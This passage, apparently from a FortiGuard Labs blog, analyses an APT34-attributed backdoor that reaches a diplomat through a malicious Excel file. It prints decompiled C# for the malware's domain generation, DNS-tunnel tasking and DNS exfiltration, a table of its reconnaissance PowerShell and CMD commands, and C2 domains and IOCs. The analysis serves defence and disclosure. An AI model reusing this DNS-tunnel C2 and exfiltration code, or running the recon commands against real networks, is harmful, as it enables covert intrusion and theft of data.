        private static int? _AgentID = null;

        // Token: 0x04000011 RID: 17
        private static int _Counter;

        // Token: 0x04000012 RID: 18
        private static int _MaxCounter = 46656;
    }
}
```

Figure 10. DGA

The malware constructs the DGA by first randomly assigning a value to *_AgentID*. This value is then fed as a seed into the *RandomMersenneTwister* function, highlighted above. It then performs further calculations using the *haruto* string as well as the strings found in the *CharsDomain* and *CharsCounter* variables. Once a subdomain string is generated, the malware randomly chooses one of three domains to concatenate with (*joexpediagroup[.]com*, *asiaworldremit[.]com*, or *uber-asia[.]com*).

Once the URL is generated, the next step the malware takes is to check for the C2 server's DNS data.




```
255             private static bool _InitReceive(byte[] response)
256             {
257                 if (response[0] >= 128)
258                 {
259                     DnsClass._ReceiveByteIndex = 0;
260                     DnsClass._ReceiveDataSize = Util.GetInt(response.Skip(1).Take(3).ToArray<byte>());
261                     DnsClass._ReceiveData = new byte[DnsClass._ReceiveDataSize];
262                     return true;
263                 }
264                 return false;
265             }
```

Name	Value	Type
response	{byte[0x00000004]}	byte[]
[0]	0xC0	byte
[1]	0x05	byte
[2]	0x04	byte
[3]	0x03	byte

Figure 11. DNS

When DNS is queried for a domain, a DNS server returns an IP address that points to the requested domain. The malware then checks the first octet of the IP address to ensure the value is at least 128 to be considered valid. Perhaps this is a way for the malware to avoid internal IP addresses, such as the 127[.]0[.]0[.]1 local loopback address or the 10[.]0[.]0[.]0 internal subnet. *Lines 260-261* are used to define the byte array *DnsClass._ReceiveData* with a size defined by the remaining octets. For example, a DNS test server is set up to return the IP address 192[.]5[.]4[.]3 for any DNS requests. That means the byte array has a size of *0x050403*. Later in the malware's execution flow, this data from the DNS request is used to define *TaskClass* properties.




```
235         private static bool _ProcessData(byte[] data)
236         {
237             int val = DnsClass._ReceiveDataSize - DnsClass._ReceiveByteIndex;
238             ushort length = (ushort)Math.Min(data.Length, val);
239             Array.Copy(data, 0, DnsClass._ReceiveData, DnsClass._ReceiveByteIndex, (int)length);
240             DnsClass._ReceiveByteIndex += 4;
241             if (DnsClass._ReceiveByteIndex >= DnsClass._ReceiveDataSize)
242             {
243                 byte[] array = new byte[DnsClass._ReceiveDataSize];
244                 Array.Copy(DnsClass._ReceiveData, 0, array, 0, DnsClass._ReceiveDataSize);
245                 TaskClass.ListData.Add(array);
246                 DnsClass._ReceiveByteIndex = 0;
247                 DnsClass._ReceiveDataSize = 0;
248                 Array.Clear(DnsClass._ReceiveData, 0, DnsClass._ReceiveData.Length);
249                 return true;
250             }
251             return false;
252         }
```

Figure 12. DNS tunneling

Specifically on *line 245*, *TaskClass.ListData* is set to the received data from the DNS request. In the end, this basically means that this malware is receiving tasks inside a DNS response. Apparently, this malware uses DNS tunneling to communicate with its C2. APT34 has historically used DNS for communications as well.

Several types of tasks are defined for this malware.



```
public enum TaskType
{
    // Token: 0x0400004F RID: 79
    Cmd = 70,
    // Token: 0x04000050 RID: 80
    CompressedCmd,
    // Token: 0x04000051 RID: 81
    Static = 43,
    // Token: 0x04000052 RID: 82
    File = 95,
    // Token: 0x04000053 RID: 83
    CompressedFile
}
```

Figure 13. Task types


This malware has the ability to take a DNS response and create an arbitrary file on the infected machine if that was the task the malware authors wanted to perform. *File* and *CompressedFile* are task types used to create a file. The remaining task types are used to send backdoor commands to the malware. These backdoor commands are meant to be executed through PowerShell or through the Windows CMD interpreter. The following table lists supported commands.

Command	**Interpreter**	**Payload**
1	PS	Get-NetIPAddress -AddressFamily IPv4 | Select-Object IPAddress
2	PS	Get-NetNeighbor -AddressFamily IPv4 | Select-Object "IPADDress"
3	CMD	whoami
4	PS	[System.Environment]::OSVersion.VersionString
5	CMD	net user
7	PS	Get-ChildItem -Path "C:\Program Files" | Select-Object Name
8	PS	Get-ChildItem -Path 'C:\Program Files (x86)' | Select-Object Name
9	PS	Get-ChildItem -Path 'C:' | Select-Object Name
10	CMD	hostname
11	PS	Get-NetTCPConnection | Where-Object {$_.State -eq "Established"} | Select-Object "LocalAddress", "LocalPort", "RemoteAddress", "RemotePort"
12	PS	$(ping -n 1 10.65.4.50 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.4.51 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.65.65 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.53.53 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.21.200 | findstr /i ttl) -eq $null
13	PS	nslookup ise-posture.mofagov.gover.local | findstr /i Address;nslookup webmail.gov.jo | findstr /i Address
14	PS	$(ping -n 1 10.10.21.201 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.19.201 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.19.202 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.24.200 | findstr /i ttl) -eq $null
15	PS	$(ping -n 1 10.10.10.4 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.50.10 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.22.50 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.45.19 | findstr /i ttl) -eq $null
16	PS	$(ping -n 1 10.65.51.11 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.6.1 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.52.200 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.6.3 | findstr /i ttl) -eq $null
17	PS	$(ping -n 1 10.65.45.18 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.28.41 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.36.13 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.51.10 | findstr /i ttl) -eq $null
18	PS	$(ping -n 1 10.10.22.42 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.23.200 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.45.19 | findstr /i ttl) -eq $null;$(ping -n 1 10.10.19.50 | findstr /i ttl) -eq $null
19	PS	$(ping -n 1 10.65.45.3 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.4.52 | findstr /i ttl) -eq $null;$(ping -n 1 10.65.31.155 | findstr /i ttl) -eq $null;$(ping -n 1 ise-

		posture.mofagov.gover.local | findstr /i ttl) -eq $null
20	PS	Get-NetIPConfiguration | Foreach IPv4DefaultGateway | Select-Object NextHop
21	PS	Get-DnsClientServerAddress -AddressFamily IPv4 | Select-Object SERVERAddresses
22	CMD	systeminfo | findstr /i \"Domain\"

Figure 14. Table of backdoor commands

The *6* command is actually missing from this malware. Whether a file is uploaded or a backdoor command is executed, there is some sort of output. This output is then formatted and compressed using .NET's compression mode. After the result is encoded with base32, this new result is then incorporated into the DGA. Base32 is also the same encoding scheme that APT34 has used.



```
private static bool _Send(out MachineCommand ret)
{
    int val = DnsClass._SendDataSize - DnsClass._SendByteIndex;
    int num = Math.Min(Config.SendCount, val);
    if (DnsClass._SendByteIndex == 0)
    {
        DnsClass._DomainMaker(Enums.DomainType.Send, Util.ConvertIntToDomain(DnsClass._SendBy
          Config.CharsDomain[0]) + Base32Encoding.GetByteString(DnsClass._SendData.Skip(DnsCl
    }
    else
    {
        DnsClass._DomainMaker(Enums.DomainType.Send, Util.ConvertIntToDomain(DnsClass._SendBy
          (DnsClass._SendByteIndex).Take(num).ToArray<byte>()));
    }
    ret = MachineCommand.Failed;
    byte[] response;
    bool flag = DnsClass._Resolver(out response);
    if (flag)
    {
        if (DnsClass._InitReceive(response))
        {
            ret = MachineCommand.HasData;
        }
        if (DnsClass._CheckSend(num))
        {
            if (ret == MachineCommand.HasData)
            {
                ret = MachineCommand.DataSendedAndHasData;
                return flag;
            }
            ret = MachineCommand.DataSended;
        }
    }
    return flag;
}
```

Figure 15. DNS exfiltration

This is how the malware exfiltrated the data. It may look like a simple DNS request in a network log, but the exfiltrated data is actually built into the DNS request.


With the amount of work put into developing this malware, it does not appear to be the type to execute once and then delete itself, like other stealthy infostealers. Perhaps to avoid triggering any behavioral detections, this malware also does not create any persistence methods. Instead, it relies on the Excel macro to create persistence by way of a scheduled task. Since Excel is a signed binary, maintaining persistence in this way may be missed by some behavioral detection engines. The problem with using a scheduled task as a persistence mechanism, however, is that it runs the risk of having multiple copies of itself running concurrently. To avoid this problem, the malware creates a mutex. A mutex (mutual exclusion object) is a program object that is created so multiple program threads can take turns sharing the same resource. In its most basic definition, it is simply a locking mechanism. If a mutex with a value of *726a06ad-475b-4bc6-8466-f08960595f1e* already exists on the system, it means there is already a previous instance of the malware running on the infected computer. As a result, if a scheduled task starts another copy of the malware, the malware detects the mutex, and it is terminated immediately.

C2 Servers

This malware has the ability to contact three domains (*joexpediagroup[.]com*, *asiaworldremit[.]com*, *uber-asia[.]com*). Similarly, the Excel macro is able to contact the *joexpediagroup[.]com* domain.

Uber-asia[.]com

This domain, which may be imitating Uber rideshare for Asia, was registered slightly more than two months ago, on February 27, 2022. According to passive DNS records, this domain resolves to 127[.]0[.]0[.]1. Interestingly enough, VirusTotal was able to record a DNS entry.



Date resolved	Detections	Resolver	IP
2022-04-27	0 / 88	VirusTotal	145.0.0.7

Figure 16. Virustotal DNS results

This certainly fits the format used by the malware. The subdomain appears to be a DGA. The first octet of the IP address is greater than 128, and the remaining octets define the size of the command to be executed. Unfortunately, the rest of the DNS data is not available. This suggests that the malware operators are closely monitoring this C2 server and only activate it when necessary.

Joexpediagroup[.]com

This domain, which may be imitating Expedia travel for Jordan, was created earlier this year, on January 20, 2022. Sometime after April 20, 2022, this domain also started resolving to 127[.]0[.]0[.]1, most likely for the same reason as above. Prior to that, however, the domain resolved to 45[.]11[.]19[.]47. The server also had SSH port 22 open. Our own Fortinet telemetry detected someone connecting to this IP address from the country of Jordan.

Asiaworldremit[.]com

This domain, which may be imitating WorldRemit for Asia, was created on the same day as the first C2 server, on February 27, 2022. Around April 19, 2022, this domain also resolved to 127[.]0[.]0[.]1. Prior to that, however, it resolved to 193[.]239[.]84[.]207. In the past, this IP address has been used by the NSO group with their Pegasus spyware. According to our telemetry, this IP address has also been used by APT34/OilRig/Helix Kitten and GozilFSB. It has also been used as a VPN address. Passive DNS records indicate the IP address is currently hosting several suspiciously-named domains, some of which are listed below.

Registered Domain	Attempting to masquerade as
astrazeneeca[.]com	AstraZeneca
astrazencea[.]com	AstraZeneca
hsbcbkcn[.]com	HSBC Bank China
valtronics-ae[.]com	Valtronics AE
ntu-sg-edu[.]com	Nanyang Technological University Singapore
theworldbank[.]uk	World Bank Group
coinbasedeutschland[.]com	Coinbase for Germany

cisco0[.]com	Cisco

Figure 17. Fake domains

The three C2 domains used by this malware seem to have a similar naming convention as the other domains found on this IP address.

Conclusion

The amount of effort put into developing this attack is much higher than the average run-of-the-mill phishing/spam campaign, putting it on the level of an APT attack. From the start, the attackers posed as a valid user and kept the email short without any grammatical errors. They then proceeded to use an Excel macro with advanced techniques, including possible anti-analysis techniques with the mouse check and the sheet visibility switch.

Furthermore, while state programming is rarely used in malware, in this attack, both the Excel macro and the malware make use of it. After checking in, the malware sleeps for 6-8 hours. One likely reason might be that the threat actors expected the diplomat to open the spearphishing email in the morning and then leave at the end of the day. At that point, the attackers would be free to operate.

While using DNS tunneling for C2 communications is nothing new, it is rarely seen in practice. Their backdoor also supports a long list of very specific commands. From the looks of things, the threat actors did their homework since their backdoor commands clearly demonstrate they already had prior knowledge of their target's internal network infrastructure. This indicates that the threat actors most likely gained limited access somewhere else before this spearphishing attempt was made.

Looking at their C2 servers, two out of the three seem to be tightly controlled. They were only brought up at specific times. The third C2 server has been lumped in with various other domains to further complicate proper attribution. Given all the breadcrumbs, this campaign looks to be another one launched by APT34. They have demonstrated they possess the resources necessary to infiltrate a government network and are no strangers to using more advanced techniques.

Fortinet Protections

Fortinet customers are protected from this malware by FortiGuard's Web Filtering, AntiVirus, FortiMail, FortiClient, FortiEDR, and CDR (content disarm and reconstruction) services:

The FortiGuard Antivirus service detects and blocks the malicious Excel file as MSExcel/Agent.7CCA!tr and the malware binary as MSIL/Agent.A52D!tr.

The malicious macros inside the Excel sample can be disarmed by the FortiGuard CDR (content disarm and reconstruction) service.

FortiEDR detects the Excel file and the malware binary as malicious based on their behavior.

Fortinet customers are protected from this malicious Excel file and malware binary by FortiGuard AntiVirus, which is included in FortiMail. It detects all malicious macro file types, including Excel 4.0 Macro samples.

All relevant URLs have been rated as "Malicious Websites" by the FortiGuard Web Filtering service.

IOCs

Files

Indicator	SHA256
Confirmation Receive Document.xls	82A0F2B93C5BCCF3EF920BAE425DD768371248CDA9948D5A8E70F3C34E9F
Microsoft.Exchange.WebServices.dll	7EBBEB2A25DA1B09A98E1A373C78486ED2C5A7F2A16EEC63E576C99EFE0
update.exe.config	C744DA99FE19917E09CD1ECC48B563F9525DAD3916E1902F61B79BDA3529
update.exe	E0872958B8D3824089E5E1CFAB03D9D98D22B9BCB294463818D721380075A

Other

Indicator	Value
Mutex	726a06ad-475b-4bc6-8466-f08960595f1e

C2 domain	joexpediagroup[.]com
C2 domain	asiaworldremit[.]com
C2 domain	uber-asia[.]com

Mitre TTPs

Initial Access	
T1566.001	Spearphishing
Execution	
T1059.001	PowerShell
T1059.003	Windows Command Shell
T1053.005	Scheduled Task
T1204.002	Malicious File
T1047	Windows Management Instrumentation
Persistence	
T1053.005	Scheduled Task
Defense Evasion	
T1480	Execution Guardrails
Discovery	
T1087.001	Local Account
T1083	File and Directory Discovery
T1049	System Network Connections Discovery
Command and Control	
T1071.004	DNS
T1132.002	Non-Standard Encoding
T1568.002	Domain Generation Algorithms
Exfiltration	
T1041	Exfiltration Over C2 Channel

Learn more about Fortinet's FortiGuard Labs threat research and intelligence organization and the FortiGuard Security Subscriptions and Services portfolio.